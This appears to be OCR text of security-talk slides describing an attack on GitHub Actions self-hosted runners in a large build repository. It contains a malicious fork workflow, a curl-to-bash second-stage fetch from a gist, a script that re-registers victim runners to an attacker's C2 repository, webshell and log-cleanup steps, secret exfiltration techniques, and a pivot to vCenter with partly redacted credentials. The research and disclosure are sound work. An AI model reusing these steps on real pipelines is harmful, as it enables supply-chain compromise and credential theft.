Nightly Builds Interacted with vCenter, Azure and had secrets to both

Images saved off



The mission - Failure was not an option



GO TIME: Friday, July 21st, 2023

The payload - Modified "Linter.yml" in Fork

```yaml
name: Linter
run-name: "some CI testing"

on:
  pull_request:
    branches: [ main ]

jobs:
  build:
    name: Lint JSON & MD files
    runs-on: ${{ matrix.os }}
    strategy:
      matrix:
        version: [1, 2, 3]
        os: [azure-builds, macos-vmware]
    steps:
      - name: Checkout Code
        uses: actions/checkout@v3
      - name: Lint Code Base
        continue-on-error: true
        env:
           version: ${{ matrix.version }}
           SYSTEM_NAME: ${{ matrix.os }}
        run: ./images.CI/shebang-linter.ps1
      - name: Checking shebang lines in MacOS and Ubuntu releases.
        if: always()
        run: echo "Run ./images.CI/shebang-linter.ps1"
```

For pull_request trigger, the merge commit is the source of truth!

The payload - Modified "Linter.yml" in Fork

```yaml
name: Linter
run-name: "some CI testing"

on:
  pull_request:
    branches: [ main ]

jobs:
  build:
    name: Lint JSON & MD f
    runs-on: ${{ matrix.os
    strategy:
      matrix:
        version: [1, 2, 3]
        os: [azure-builds,
    steps:
      - name: Checkout Cod
        uses: actions/checkout@v3
      - name: Lint Code Base
        continue-on-error: true
        env:
          version: ${{ matrix.version }}
          SYSTEM_NAME: ${{ matrix.os }}
        run: ./images.CI/shebang-linter.ps1
      - name: Checking shebang lines in MacOS and Ubuntu releases.
        if: always()
        run: echo "Run ./images.CI/shebang-linter.ps1"
```

```yaml
name: Lint JSON & MD files
runs-on: ${{ matrix.os }}
strategy:
  matrix:
    version: [1, 2, 3]
    os: [azure-builds, macos-vmware]
```

Run payload on 3 runners in azure-builds group,
3 in macos-vmware group - 6 total

The payload - Modified "linter.yml" in Fork

```yaml
name: Linter
run-name: "some CI testing"

on:
  pull_request:
    branches: [ main ]

jobs:
  build:
    name: Lint JSON & MD files
    runs-on: ${{ matrix.os }}
    strategy:
      matrix:
        version: [1, 2, 3]
        os: [azure-builds, macos-vmware]
    steps:
      - name: Checkout Code
        uses: actions/checkout@v3
      - name: Lint Code Base
        continue-on-error: true
        env:
          version: ${{ matrix.version }}
          SYSTEM_NAME: ${{ matrix.os }}
        run: ./images.CI/shebang-linter.ps1
      - name: Checking shebang lines in MacOS and Ubuntu releases.
        if: always()
        run: echo "Run ./images.CI/shebang-linter.ps1"
```

The modified workflow referenced a “linter” script that pulled down a second stage payload from a gist and ran it.

```
#!/bin/bash
sudo apt -y install jq
curl -sSfL https://gist.githubusercontent.com/UncertainBadg3r
/32c8fa0b13cdac6095b916a50b5bac34/raw/code | bash
```

The payload - Runner on Runner

```
SH_REG_PAT=`echo "" | base64 -d`
C2_REPO=c2user/c2repo

REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: B
earer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C
2_REPO/runners/registration-token | grep token | awk -F \" {'print $4'}`

if [[ "$SYSTEM_NAME" == "azure-builds" ]]; then
    mkdir ~/image-generation-$version && cd ~/image-generation-$version

    curl -o actions-runner-linux-x64-2.306.0.tar.gz -L https://github.com/actions/runner
/releases/download/v2.306.0/actions-runner-linux-x64-2.306.0.tar.gz
    tar xzf ./actions-runner-linux-x64-2.306.0.tar.gz

    HOSTNAME=`uname -n`
    ./config.sh --url https://github.com/$C2_REPO --unattended --token $REG_TOKEN --name
 "$SYSTEM_NAME_$version"

    export RUNNER_TRACKING_ID=0 && nohup ./run.sh &
```

The payload - Runner on Runner

```
SH_REG_PAT=`echo "" | base64 -d`
C2_REPO=c2user/c2repo

REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: B
earer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C
2_REPO/runners/registration-token | grep token | awk -F \" {'print $4'}`
```

First, decoded a PAT hard-coded in the payload and used it to retrieve a self-hosted runner registration token from GitHub's API.

The payload - Runner on Runner

Next, downloaded the Actions runner binary from GitHub.

```
SH_REG_PAT=`echo "" | base64 -d`
C2_REPO=c2user/c2repo

REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: B
earer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C
2_REPO/runners/registration-token | grep token | awk -F \" {'print $4'}`

if [[ "$SYSTEM_NAME" == "azure-builds" ]]; then
    mkdir ~/image-generation-$version && cd ~/image-generation-$version

    curl -o actions-runner-linux-x64-2.306.0.tar.gz -L https://github.com/actions/runner
/releases/download/v2.306.0/actions-runner-linux-x64-2.306.0.tar.gz
    tar xzf ./actions-runner-linux-x64-2.306.0.tar.gz

    HOSTNAME=`uname -n`
    ./config.sh --url https://github.com/$C2_REPO --unattended --token $REG_TOKEN --name
 "$SYSTEM_NAME_$version"

    export RUNNER_TRACKING_ID=0 && nohup ./run.sh &
```


The payload - Runner on Runner

Finally, configured the self-hosted runner and ran it with RUNNER_TRACKING_ID set to 0. This prevents the parent workflow from reaping orphan processes.

```
SH_REG_PAT=`echo "" | base64 -d`
C2_REPO=c2user/c2repo

REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: B
earer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C
2_REPO/runners/registration-token | grep token | awk -F \" {'print $4'}`

if [[ "$SYSTEM_NAME" == "agent-build" ]]; then
    mkdir ~/image-generation-$version && cd ~/image-generation-$version
    curl -o actions-runner-linux-x64-2.306.0.tar.gz -L https://github.com/actions/runner
/releases/download/v2.306.0/actions-runner-linux-x64-2.306.0.tar.gz
    tar xzf ./actions-runner-linux-x64-2.306.0.tar.gz

    HOSTNAME=`uname -n`
    ./config.sh --url https://github.com/$C2_REPO --unattended --token $REG_TOKEN --name
"$SYSTEM_NAME_$version"

    export RUNNER_TRACKING_ID=0 && nohup ./run.sh &
```

Subsequent Workflow Runs

Implantation Workflow Runs



Persistence on Self-Hosted Runner

Access		Result
GITHUB_TOKEN with actions: write	→	Delete workflow runs via Github API [T1070]
Un-redacted scripts from future workflows	→	Access to workflow secrets [T1552]
Internal Network Access	→	Move Laterally to Internal vCenter [T1210]
GITHUB_TOKEN with contents: write	→	Pipeline Privilege Escalation via Repository Dispatch Event [T1546]
Interact with ongoing builds	→	Supply Chain Compromise [T1195]

General

Access

Collaborators

Code and automation

Branches

Tags

Rules Beta

Actions

General

Runners

Webhooks

Codespaces

Pages


Runners

New self-hosted runner

Host your own runners and customize the environment used to run jobs in your GitHub Actions workflows. Learn more about self-hosted runners.

Runners	Status
azure-builds_1 self-hosted Linux X64 ubn2204-agent-2	Idle
azure-builds_2 self-hosted Linux X64 ubn2204-agent-1	Idle
azure-builds_3 self-hosted Linux X64 ubn2204-agent-3	Idle
macos-vmware_1 self-hosted Linux X64 ubuntu-unstable-o	Idle
macos-vmware_2 self-hosted Linux X64 ubuntu-unstable-o	Idle
macos-vmware_3 self-hosted Linux X64 ubuntu-unstable-o	Idle

WEBSHELL


1guousRaccoon / functionality
Type / to search
sues
Pull requests
Actions
Projects
Security
Insights
Settings
New workflow
Shell
shell.yml
Filter workflow runs
6 workflow runs
Event
Status
Branch
Actor
This workflow has a workflow_dispatch event trigger.
Run workflow
Use workflow from
Branch: main
Command *
Runner *
ubuntu-unstable-o
Run workflow
Shell
Shell #6: Manually run by Amb1guousRaccoon
Shell
Shell #5: Manually run by Amb1guousRaccoon
Shell
Shell #4: Manually run by Amb1guousRaccoon
Shell
Shell #3: Manually run by Amb1guousRaccoon
5 hours ago
7s

Clean Malicious Runs

All workflows

Showing runs from all workflows

Filter workflo

7,731 workflow runs

Event

Status

Ubuntu22.04 - scheduled/manual run
.github/workflows/ubuntu2204.yml #240: Scheduled

Ubuntu20.04 - scheduled/manual run
.github/workflows/ubuntu2004.yml #238: Scheduled

Windows 2022 - scheduled/manual run
.github/workflows/windows2022.yml #233: Scheduled

macOS-12_unstable.5627597321.1
.github/workflows/macos12.yml #248: Scheduled

Windows 2019 - scheduled/manual run
.github/workflows/windows2019.yml #234: Scheduled

Enable `nf_conntrack_tcp_be_liberal` for Ubuntu 22.04 until kernel update
Linter #4136: Pull request #7860 synchronize by ritchxu
ritchxu:ritchxu/nf_conntrac…

Enable `nf_conntrack_tcp_be_liberal` for Ubuntu 22.04 until kernel update
CodeQL #2289: Pull request #7860 synchronize by ritchxu
ritchxu:ritchxu/nf_conntrac…

Ubuntu20.04 - Enable `nf_conntrack_tcp_be_liberal` for Ubuntu 22.04 until kernel...
.github/workflows/ubuntu2004.yml #237: Pull request #7860 labeled by vpolikarpov-akvelon

Ubuntu22.04 - Enable `nf_conntrack_tcp_be_liberal` for Ubuntu 22.04 until kernel...
.github/workflows/ubuntu2204.yml #239: Pull request #7860 labeled by vpolikarpov-akvelon


Webshell and Secrets Exfiltration

Techniques

Base64 encode and print to workflow log on private C2 repo

Use actions/upload-artifact to exfiltrate larger files

Place post-checkout hook in .git/hooks and dump runner's memory - requires root



Impact - Network Lateral Movement

Ability to pivot to private vCenter deployment as administrator

Output

```
$ErrorActionPreference = 'stop'
./images.CI/macos/select-datastore.ps1 `
  -VMName "macOS-12_20230721_unstable.5627597321.1" `
  -VIServer 10.212[redacted] `
  -VIUserName administrator@maccloud.local `
  -VIPassword f[redacted]^ `
  -Cluster mcv2-build-unstable

if ((Test-Path -LiteralPath variable:\LASTEXITCODE)) { exit $LASTEXITCODE }$Err
if ("" -and "") {
```

Impact - Build Tampering

Legitimate Build Starts

Legitimate Runner Checks out Code

Swap Build Scripts

Build Poisoned

Pipeline Privilege Escalation

Use GITHUB_TOKEN and GitHub API to trigger repository dispatch event with script injection payload

Use payload to dump runner's memory and steal the PRAPPROVAL_SECRET, which is a PAT belonging to a GitHub employee.

Use token to approve and merge attacker fork pull requests into main.

```yaml
on:
  repository_dispatch:
    types: [merge-pr]


jobs:
  Merge_pull_request:
    runs-on: ubuntu-latest

    steps:
    - uses: actions/checkout@v4
      with:
        fetch-depth: 0

    - name: Resolve possible conflicts ${{ github.event.client_payload.ReleaseBranchName }} with main
      run: |
        git config --global user.email "no-reply@github.com"
        git config --global user.name "Actions service account"
        git checkout ${{ github.event.client_payload.ReleaseBranchName }}-docs
        git merge --no-edit --strategy-option=ours main
        git push origin ${{ github.event.client_payload.ReleaseBranchName }}-docs
        sleep 30

    - name: Approve pull request by GitHub-Actions bot
      uses: actions/github-script@v7
